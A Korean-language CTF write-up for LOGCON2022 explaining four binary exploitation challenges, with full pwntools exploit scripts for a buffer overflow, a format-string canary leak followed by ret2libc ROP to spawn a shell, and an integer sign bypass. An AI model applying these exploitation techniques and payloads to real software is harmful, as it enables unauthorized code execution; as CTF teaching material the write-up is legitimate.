LOGCON2022 writeup

문제 : math

pwntools를 사용할 수 있는지 확인하는 문제다.


(사실 pwntools를 사용안하더라도 시간제한을 안했기에 노가다를 하면 풀 수 있다.)

```
from pwn import *

p = process("./game")

for i in range(9):
    a = p.recv(7)
    a = eval(a)
    a = int(a)

    p.sendlineafter('== ',str(a))

p.interactive()
```

recv로 받아와서 eval로 연산한 값을 전송한다.

문제 : name

bof를 아는지 확인하는 문제다.



```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int v4; // [rsp+Ch] [rbp-104h] BYREF
  char v5[256]; // [rsp+10h] [rbp-100h] BYREF

  setvbuf(stdin, 0LL, 2, 0LL);
  setvbuf(_bss_start, 0LL, 2, 0LL);
  while ( 1 )
  {
    while ( 1 )
    {
      puts("================================================");
      puts("1. what is your name");
      puts("2. This is empty");
      puts("3. Quit");
      printf("================================================\n>>> ");
      __isoc99_scanf("%d", &v4);
      if ( v4 != 2 )
        break;
      printf("This is Empty!");
    }
    if ( v4 == 3 )
      break;
    if ( v4 != 1 )
    {
      puts("No!");
      exit(1);
    }
    printf("Input name: ");
    __isoc99_scanf("%500s", v5);
  }
  puts("Bye!");
  return 0;
}
```


ida로 열면 1번으로 들어갔을때 500만큼입력을 받기에 overflow가 터지는 것을 확인할 수 있다.

따라서 dummy(100) + sfp(0x8) + ret(helper주소)로 해주면 된다.

```
from pwn import *

r = process("./name")

r.sendlineafter(">>> ", "1")

payload = b"a"*0x108+p64(0x400707)

r.sendlineafter("name: ", payload)
r.sendlineafter(">>> ", "3")

r.interactive()
```

club

아래 소스코드에서 if문으로 필터링을 하지만 해당 if문을 우회할 수 있다.



```
case 3:
  puts("TeamLog");
  if ( fd )
  {
    if ( fd == 1 )
      puts("Server & Network club : ");
  }
  else
  {
    read(0, buf, 0x1F4uLL);
  }
  continue;
```

```
int result; // eax
  int v4; // [rsp+8h] [rbp-118h] BYREF
  int v5; // [rsp+Ch] [rbp-114h]
  char buf[256]; // [rsp+10h] [rbp-110h] BYREF
  int fd; // [rsp+110h] [rbp-10h]
  unsigned __int64 v8; // [rsp+118h] [rbp-8h]
```

ida로 연 모습이다.

buf와 fd의 차이가 0x100만큼 차이가 나므로 0x100만큼 dummy값을 입력해주면

문자열 마지막에 \x00이 들어가므로 fd가 0이되어 우회가 가능하다.

```
case 4:
        puts("Nefus");
        puts("IOT club");
        __isoc99_scanf("%268s", buf);
        printf(buf);
        putchar(10);
        continue;
```

또한 4번으로 들어가면 printf에서 fsb가 터지므로 해당 printf문을 통해 canary값을 leak할 수 있다.

순서

1. 4번으로 들어가서 canary를 leak한다
2. 4번으로 다시 들어가서 0x100만큼 입력해 fd를 0으로 만들어준다.
3. 3번으로 들어가 bof를 터트린 후 ssp를 우회해 nxbit가 걸려있으므로rop를 하면 된다.

```
from pwn import *

p = process("./club")

pause()
leak_payload = "AAAA%41$p"
#33 + 8
e = ELF('./club')
#libc_base = 0x7ffff7000000 #printf-printf_off
prdi = 0x0000000000400a43
prsi = 0x0000000000400a41
#print(hex(libc_base))

p.sendlineafter(">>> ", "1")
p.recvline()
bof = p.recvline()
bof = bof.replace("Hacking club ","")
p.sendlineafter(">>> ","4")
p.sendlineafter("IOT club\n", leak_payload)
canary = p.recvline()
canary = canary.replace("AAAA","")
canary = int(canary,16)
print("canary"+ hex(canary))

p.sendlineafter(">>> ","4")
p.sendlineafter("IOT club\n", "A"*0x100)
p.sendlineafter(">>> ","3")
payload = "A"*0x108+p64(canary)+"B"*0x8
payload += p64(prdi)
payload += p64(e.got['printf'])
payload += p64(e.plt['printf'])
payload += p64(e.symbols['main'])
p.sendlineafter("TeamLog\n",payload)
p.sendlineafter(">>> ","6")
p.recvline()
leak = u64(p.recvuntil("\x7f")[-6:].ljust(8, b"\x00"))
libc_base = leak-0x055810
system=libc_base+0x0453a0
binsh=libc_base+0x18ce57

#leak = p.recvline()
#leak = leak.replace("================================================\n",'')
print(hex(leak))


p.sendlineafter(">>> ","4")
```

```
p.sendlineafter("IOT club\n", "A"*0x100)
p.sendlineafter(">>> ","3")
payload = "A"*0x108+p64(canary)+"B"*0x8
payload += p64(prdi)
payload += p64(binsh)
payload += p64(system)
p.sendlineafter("TeamLog\n",payload)
p.sendlineafter(">>> ","6")




p.interactive()
```

위와 같이 하면 local에서 쉘을 딸 수 있다.

strange bank

```
if(insert <=0){
                    money-=insert;
                }

                else if(insert >0){
                        money -= insert;
                }
```

위 소스코드에서 if경계를 우회할 수 있기 때문에 가능하다

따라서 -100000000을 입력하면 된다.